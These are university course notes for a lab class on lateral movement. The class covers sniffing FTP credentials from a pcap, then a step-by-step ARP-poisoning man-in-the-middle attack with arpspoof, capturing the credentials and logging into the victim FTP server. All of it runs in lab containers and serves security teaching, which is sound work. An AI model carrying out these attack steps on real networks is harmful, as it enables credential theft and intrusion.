

LATERAL MOVEMENT, VIRTUALIZATION, AND THREAT INTELLIGENCE



November 6, 2025

“The one where we are attacked, but we get intelligent about it.”

Credits

Content: Veronica Valeros, Sebastian Garcia, Maria Rigaki
Martin Řepa, Lukáš Forst, Ondřej Lukáš, Muris Sladić

Illustrations: Fermin Valeros

Introduction theme video: Art Fermin Valeros, Production: Veronica Valeros

Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš

Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš

CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová


Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2025-7
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
MATRIX	https://matrix.bsy.fel.cvut.cz/
CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
PASSCODE FORM (MOOC STUDENTS)	https://bit.ly/BSY-MOOCPasscode
FEEDBACK	https://bit.ly/BSY-Feedback
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO Animation	https://bit.ly/BSY-IntroTheme Or you can give us a like on YouTube 😊 
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY-Recordings

Results from the survey of the last class (14:32, 2m)

How was the pace of the class?

25 responses




Answer to some of the feedback:

- Regarding CTFd for CTU students, consider changing the date and time for opening the assignments
 - In the past, we had variable days and times, and students preferred a fixed date so they could prepare better and create a fixed schedule.
- Lots of problems with the reverse shell, and some things were not working:
 - Thank you! We are working to address issues for next year and doing more testing on each class to minimize this as much as possible.

Parish Notices (14:34, 2m)

- **CTU students:** the class on **November 20th** will be taught in room KN E-301
- **MOOC students:** click 'Start' in the StratoCyberLab dashboard for Class 7
 - For those of you who want to save time later, you can install the following packages on your [hackerlab](#):
 - `apt update && apt install dsniff ftp python3-dev build-essential smbclient hashcat -y`

Pioneer Prize for Assignment 6 (14:36, 3m)

1 st Place	2 nd Place	3 rd Place
 Arduino LilyPad, ATmega328P	 IMMAX NEO LITE Smart bulb	 IoT ESP8266 Lua NodeMcu
seredda1 (David Serédi)	hollmmx (Max Hollmann)	pucekrad (Radovan Púček)

Class Outline (14:39, 1m)

The goal of this class is to understand how attackers spread through networks, how defenders contain them, and how organizations learn from these events to strengthen their defenses.

- Lateral Movement (14:40)
- Virtualization (16:30)
- Threat Intelligence (17:00)


Lateral Movement (14:40, 10m)

Goal: to learn how attackers move within a compromised network, understand some of the techniques used, and practice some of these safely.

Lateral movement¹ is the **compromise** of other machines inside the same network to achieve the attacker's original goals (*find data, discover code, steal credentials, or further compromise the organisation*).

¹ Lateral Movement, Tactic TA0008 - Enterprise | MITRE ATT&CK®. (2018). Retrieved November 1, 2025, from Mitre.org website: <https://attack.mitre.org/tactics/TA0008/>


Where does lateral movement fit in a typical attack chain? The diagram below is a simplified MITRE ATT&CK lifecycle that helps illustrate this:



CASE STUDY: 2025 EARTH KURMA APT CAMPAIGN²

- An APT (Advanced Persistent Threat) is a long-term, targeted cyberattack designed to infiltrate a specific organization and *quietly* maintain access to its systems and data until its goal is achieved³.
- The goals of APTs often include cyberespionage, disruption or sabotage, and long-term control of compromised networks.

"An APT group dubbed Earth Kurma is actively targeting government and telecommunications organizations in Southeast Asia using advanced malware, rootkits, and trusted cloud services to conduct cyberespionage." - Trend Micro Research



Common Techniques for Lateral Movement

There are many techniques for performing lateral movement. The most common are:

TECHNIQUE	WHAT IT DOES	NOTES
Brute forcing	Try credentials repeatedly in services on other computers to gain access	Easy to execute Easy to detect

² Earth Kurma APT Campaign Targets Southeast Asian Government Telecom Sectors. (2025, April 25). Retrieved November 1, 2025, from Trend Micro website: https://www.trendmicro.com/en_us/research/25/d/earth-kurma-apt-campaign.html

³ Advanced Persistent Threats. (2020). Retrieved November 1, 2025, from Trendmicro.com website: https://docs.trendmicro.com/all/ent/ddwi/2.5/en-us/ddwi_2.5_olh/Advanced-Persistent-.html

Sniffing	Capture network traffic looking for secrets (in plain text)	Easy to execute Hard to detect
Man-in-the-Middle (MITM)	Get in the middle of a connection between two hosts to find secrets	Easy to execute Easy to detect
Poisoning attacks	Modifying responses of protocols to force the victim to believe fake data	Easy to execute Easy to detect
Exploitation	Exploit a software flaw in services on other computers to gain RCE ⁴	Hard to execute Hard to detect
Memory search	Extract secrets stored in the memory of the computer (E.g., pass-the-hash)	Hard to execute Hard to detect

Hands-on #1: Sniffing FTP Credentials (14:50, 10m)

Sniffing means quietly listening to the network traffic that flows between computers. It's like overhearing a conversation: you can't change what's being said, but you can read every word if it's not encrypted.



Analyze the pcap file to find the sniffed credentials

Download the traffic capture the attacker sniffed, and see if you can find the credentials using your favourite traffic analyzer (tcpdump, Wireshark, etc.):

- CTU Students: Docker container.
MOOC Students: SCL HackerLab

⁴ Remote Code Execution

- Download the pcap from GDrive from the command line
 - `wget --no-check-certificate "https://drive.usercontent.google.com/download?id=1cVuS_G12hjZ_1ZYV9MQmstpbyM8lXwV" -O class7-sniffing-ftp.pcap`
- CTU Students: Docker container. ▾
 - CTU students, read the pcap on your container:
 - `/data/class7-sniffing-ftp.pcap`
- CTU Students: Host Computer ▾ MOOC Students: Host Computer ▾
 - Or download from your browser directly to your host computer, and analyze with Wireshark
 - `https://drive.usercontent.google.com/download?id=1cVuS_G12hjZ_1ZYV9MQmstpbyM8lXwV`

 Let's take 3 minutes to analyze the pcap with Wireshark or tcpdump. Can you find any credentials?

 Let's take 2 minutes to discuss with the person next to you (or in Matrix) what you just did and try to answer these questions:

- What credentials did you find in the pcap?
- Why were they visible?
- How could this have been prevented?
- Who could detect this activity in a real network?


 Let's see it together in Wireshark!

Takeaway: Sniffing works only when the attacker can access the same network segment or receives mirrored traffic⁵, and unencrypted protocols like FTP make this information easy to steal. Using secure alternatives, like SFTP, helps prevent this.

Hands-on #2: FTP MITM Attack by ARP Cache Poisoning (15:00, 30m)

In this hands-on exercise, we will force the **attacker's** computer to be in the **middle** of the communication between a **victim's FTP client** and a **victim's FTP server** via an **ARP poisoning attack**.

⁵ Amazon Virtual Private Cloud, (2025) How Traffic Mirroring works. [online] Available at: <https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-how-it-works.html> [Accessed 5 Nov. 2025].



To carry on this hands-on lab, we will have to do the following steps:



1. Set up an FTP server
2. Set up an FTP client
3. Start the traffic capture
4. Start the traffic monitor
5. Execute the ARP poisoning attack
6. Move laterally (access the FTP server) with the stolen credentials
7. Clean up

Set up for CTU Students

For CTU students, the setup we will use is shown in the diagrams below. We will take advantage of being on the same network as other students.

Each student will play three different roles:

- Victim client
- Victim server
- Attacker




Set up for MOOC Students

The setup for this exercise in the StratoCyberLab differs because we don't have other students sharing the network with us. However, we have additional containers we will use as the FTP server and client.

MOOC students, please start Class 7:

The class environment is not running

Start

Strato Cyber Lab

IMPORTANT: This exercise uses ARP poisoning and may (if done incorrectly) disrupt normal LAN routing. Please **pay attention** and do so only in the Docker environment.

1. Set up an FTP Server

As an attacker, you should not have access to this FTP server. However, we are setting one up for your fellow classmates to attack.

MOOC Students: SCL HackerLab ▾

- You clicked 'Start Class 7' on the SCL dashboard
- SSH to the victim FTP Server container (IP 172.20.0.110; Password: admin)
 - `ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no root@172.20.0.110`

CTU Students: Docker container. ▾

MOOC Students: SCL FTP Victim Server ▾

- Install the `vsftpd`⁶ FTP server
 - `apt update && apt install vsftpd`
- Edit the configuration
 - `vim /etc/vsftpd.conf`
 - `write_enable=YES`
 - Allow FTP users to modify content (upload, rename, delete)
- Restart the vsftpd service:

⁶ `vsftpd`: free and open-source FTP server software for UNIX-like systems. [online] Wikipedia.org. Available at: <https://en.wikipedia.org/wiki/Vsftpd> [Accessed 6 Nov. 2024]

- `/etc/init.d/vsftpd restart`
- Create a user that is 'benign' with a password:
 - `useradd pepito -m && echo "pepito:s3cr3t" | chpasswd`
 - `&&` → This is the bash 'AND' operator. If the first part fails, the second part is not executed.
 - `-m` → Create a home directory.
- Change to `pepito` user:
 - `su - pepito`
- Create a file to be found later by the attacker:
 - `echo "They don't know that we know that they know!" > /home/pepito/secret.txt`
- Log out from the `pepito` user:
 - `CTRL-D`
- Check that the FTP service is running:
 - `/etc/init.d/vsftpd status`

```
root@bsylabs:~$ /etc/init.d/vsftpd status
* FTP server is running
```

MOOC Students: SCL FTP Victim Server ▾

- Get out of the FTP Server container with:
 - `CTRL-D`

☒ Right now, you have finished configuring the victim FTP server.

2. Set up an FTP Client

In this step, we will act as a client and connect to the FTP server to check that everything works well.

MOOC Students: SCL HackerLab ▾

- *You clicked 'Start Class 7' on the SCL dashboard*
- SSH to the victim FTP Client container (IP `172.20.0.108`; Password: `admin`)

- `ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no root@172.20.0.108`

Pick the FTP Server assigned to you!

Before continuing, you need to get an FTP server's IP address to attack.

- **CTU Students: Docker container.** ▾ The teacher will run a magic program that will assign you an FTP server from all the available ones.

- We cannot all use the same; please pick the one assigned to you

```
:~$ # The teacher will run this program, not CTU students
:~$ # backup: python3 class7-pair-ftp-ips.py 172.20.0.0/24 |
tee class-7-who-to-attack.txt
:~$ python3 class7-pair-ips-script.py -p FTP 172.20.0.0/24 |
tee class-7-who-to-attack.txt
```

```
To test the FTP
Client      Server
=====
172.20.0.A 172.20.0.B
172.20.0.C 172.20.0.D
```

- The teacher will copy the output to `/data/class-7-who-to-attack.txt`
- Look at the table shared by the teacher, find your IP address in the 'Client' column, and then copy the IP address assigned to you in the 'Server' column.
- **MOOC Students: SCL HackerLab** ▾ Your victim FTP server IP is **172.20.0.110**.

Let's test the connection to the FTP server

You know the IP of the FTP server you need to connect to. Now let's connect:

- **CTU Students: Docker container.** ▾ **MOOC Students: SCL FTP Victim Client** ▾
 - Create a new terminal with Tmux:
 - `tmux new -t ftp-client`
 - Install an FTP client
 - `apt update && apt install -y ftp`
 - Connect to the FTP server to test if it works (Username `pepito`, password `s3cr3t`):

- `ftp ftp://pepito:s3cr3t@<FTP-Server-IP-Address>`
- You are in the FTP server. Let's list files:
 - `ls -alh`
- Let's download a file from the FTP server:
 - `get secret.txt`
- Get out of the FTP server to inspect the file downloaded:
 - `CTRL-D`
- Show the content of the file:
 - `cat secret.txt`
- Save a copy of the ARP table:
 - `arp -an | tee -a ~/arp-table-original.txt`
- Have the client repeatedly connect to the FTP so the attacker sees traffic. Run this forever:
 - `while true; do echo -e "quit" | ftp
ftp://pepito:s3cr3t@<FTP-Server-IP-Address>; sleep 3;
done`
- Detach from the Tmux terminal:
 - `CTRL-B D`

MOOC Students: SCL FTP Victim Client ▾

- Get out of the FTP Client container with: `CTRL-D`

✓ Right now, you have finished verifying that the victim FTP client works.

Pairing: Who are you going to be attacking?

MOOC Students: SCL HackerLab ▾

- MOOC students will be attacking:
 - Victim FTP Client IP: **172.20.0.108**
 - Victim FTP Server IP: **172.20.0.110**
- *Your Victim FTP Client is already connecting to the FTP server.*

CTU Students: Docker container. ▾

- Let's use our program again to find out who you will be attacking:

```

:~$ # The teacher will run this program, not CTU students
:~$ python3 class7-pair-ips-script.py -p FTP 172.20.0.0/24 | tee
class-7-who-to-attack.txt

```

To Attack

Attacker (You!) (victim)	FTP Client IP (victim)	FTP Server IP
-----------------------------	------------------------	---------------

=====

=====

172.20.0.4	172.20.0.2	172.20.0.3
172.20.0.5	172.20.0.3	172.20.0.4
172.20.0.2	172.20.0.4	172.20.0.5
172.20.0.3	172.20.0.5	172.20.0.2

- 🔗 The teacher will upload the list to [/data/class-7-who-to-attack.txt](#) so you can check it from your containers.
- Look at this table, find your IP in the 'attacker' column, and then copy the IP that was assigned to you in the 'client' and 'server' columns.

Once you have obtained your victim's FTP client IP and server IP, let's store these values as bash variables so we don't have to retype them every time.

- CTU Students: Docker container. ▾ MOOC Students: SCL HackerLab ▾
 - Since we need these variables to be seen across tmux sessions, we will add them to the `.bashrc`:
 - `vim ~/.bashrc`
 - Add a new line with a bash variable with the FTP victim client IP:
 - `export FTP_CLIENT_IP=<ftp-client-IP-victim>`
 - Add a new line with a bash variable with the FTP victim server IP:
 - `export FTP_SERVER_IP=<ftp-server-IP-victim>`
 - Save and exit vim:
 - `SHIFT+Z+Z`
 - Or you can exit Vim with `→ :wq` or `:x`
 - Reload the `bashrc`:

- `source ~/.bashrc`
- Check that the variables were properly set:
 - `echo $FTP_CLIENT_IP $FTP_SERVER_IP`

✓ Right now, you have a target FTP client and FTP server to attack (your victims!)

3. Start the Traffic Capture

We will capture packets of our attack to store, analyze, and find stolen secrets. It is always a good security practice to capture your traffic when you attack.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- Be sure you are not inside any existing tmux. You can check with:
 - `echo "$TMUX"`
 - Example of the output if you are in a session


```
root@bsylabs:~$ echo $TMUX
/tmp/tmux-0/default,733930,0
```
 - Example of the output if you are not in a session


```
root@bsylabs:~$ echo "$TMUX"
```
 - You can do `CTRL-B D` again to exit the session.
- Create a new Tmux session:
 - `tmux new -t capture`
- Run tcpdump to capture and store packets:
 - `tcpdump -n -s0 -A -tttt -v -w /tmp/poison-capture.pcap arp or \`
`\(src host $FTP_CLIENT_IP and dst host $FTP_SERVER_IP \)`
 - Be careful to escape the parentheses with \
- Detach from the Tmux session:
 - `CTRL-B D`

✓ Right now, you are capturing traffic and storing it on `/tmp/poison-capture.pcap`. You will get back to this to find captured secrets after performing your attack.

4. Start the traffic monitor

We will capture packets of our attack without storing them, allowing us to see what is happening in real-time. It is always a good security practice to see your traffic when you attack.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- Be sure you are not inside any existing tmux. You can check with:
 - `echo "$TMUX"`
 - Example of the output if you are in a session


```
root@bsylabs:~$ echo $TMUX
/tmp/tmux-0/default,733930,0
```
 - Example of the output if you are not in a session


```
root@bsylabs:~$ echo "$TMUX"
```
- You can do `CTRL-B D` again to exit the session.
- Create a new Tmux session:
 - `tmux new -t monitor`
- Run tcpdump to capture packets:
 - `tcpdump -n -s0 -A -tttt -v arp or \(src host $FTP_CLIENT_IP and dst host $FTP_SERVER_IP \)`
 - Be careful to escape the parentheses with \
- Detach from the Tmux session:
 - `CTRL-B D`

✓ Right now, you are monitoring your network traffic in real time to check what's happening, if your attack is working, and possibly identify successes or errors.

5. Execute the ARP poisoning attack

Before launching our attack, let's recall that we are the attackers now, and we want to move laterally into the FTP server.


Let's try to log in without knowing the password:

- CTU Students: Docker container. ▾ MOOC Students: SCL HackerLab ▾
 - ftp [ftp://pepito:wedonotknow@\\$FTP_SERVER_IP](ftp://pepito:wedonotknow@$FTP_SERVER_IP)
 - This is what the attacker sees when they don't have valid credentials
 - We want valid credentials; that's where the next attack comes into play

We are going to use ARP packets to poison the ARP cache of the victim. How does this work? The two most common ARP poisoning attacks are:

- ARP Reply Spoofing (Unsolicited ARP Replies)**
 - The attacker sends **unsolicited** (i.e., without a preceding ARP request) ARP reply packets **directly** to the victim. These replies **falsely** claim that the target server's IP address is the attacker's MAC address.
 - The victim updates its ARP cache with this incorrect mapping. The addresses in the packet are unicast (not broadcast).
- ARP Reply Spoofing (Gratuitous ARP Replies)⁷**
 - Gratuitous ARP *replies* are **reply** packets sent to the **broadcast MAC** address with the target **server IP address** set to be the **same** as the sender's IP address.

The following diagram illustrates the core differences between these two:



⁷ Wireshark Wiki. (n.d.). Gratuitous_ARP. Retrieved 3 November 2025, from https://wiki.wireshark.org/Gratuitous_ARP

Unsolicited ARP reply spoofing

We will use a tool called `arp spoof`⁸ from the old `dsniff`⁹ suite to do the ARP reply spoofing attack.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- Be sure you are not inside any existing tmux. You can check with:
 - `echo "$TMUX"`
 - Example of the output if you are in a session


```
root@bsylabs:~$ echo $TMUX
/tmp/tmux-0/default,733930,0
```
 - Example of the output if you are not in a session


```
root@bsylabs:~$ echo "$TMUX"
```
- You can do `CTRL-B D` again to exit the session.
- Create a new Tmux session:
 - `tmux new -t attacker`
- Install `dsniff` on your Docker:
 - `apt update && apt install dsniff -y`
- Run `arp spoof` to redirect packets from the Victim FTP Client IP that are intended for the Victim FTP Server.
 - `arp spoof -i eth0 -t $FTP_CLIENT_IP $FTP_SERVER_IP`
 - `CTRL-B D`

Check if the ARP Poison Attack Worked

How do we know that the ARP spoofing worked? Let's check our network traffic monitoring Tmux session.

- Attach to the Tmux monitoring session:
 - `tmux a -t monitor`
- If you see any FTP packet, then it **worked!!!**

⁸ Die.net. (2024). *arp spoof(8): intercept packets on switched LAN*. [online] Available at: <https://linux.die.net/man/8/arp spoof> [Accessed 6 Nov. 2024].

⁹ Die.net. (2024). *dsniff(8): password sniffer*. [online] Available at: <https://linux.die.net/man/8/dsniff> [Accessed 6 Nov. 2024].

- Now you can leave the monitor session:
 - `CTRL-B D`
- Access the pcap in /tmp to see the content:
 - `strings -n 10 /tmp/poison-capture.pcap`

6. Move Laterally with the Stolen Credentials

We conducted an ARP poison attack to redirect the traffic from the victim FTP client, successfully placing ourselves in the middle between client and server.

This attack was successful, and we found credentials! With these newly found credentials, we can *move laterally* to the server.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- If you don't have it on your current Docker, you **may need** to install FTP:
 - `apt update && apt install ftp`
- Access the FTP server with the new credentials:
 - `ftp ftp://pepito:s3cr3t@$FTP_SERVER_IP`
- Download the file:
 - `get secret.txt`
- Exit the FTP server:
 - `CTRL-D`
- Show the content of the file:
 - `cat secret.txt`

Recap: Lateral Movement is a crucial part of any APT attack to move into other computers and achieve your goals. There are many techniques, some of which involve credential harvesting, MITM, and brute-forcing¹⁰. It is hard to do and hard to detect.

7. Clean up

Now that the exercise is done, let's clean up and make room for the next one!

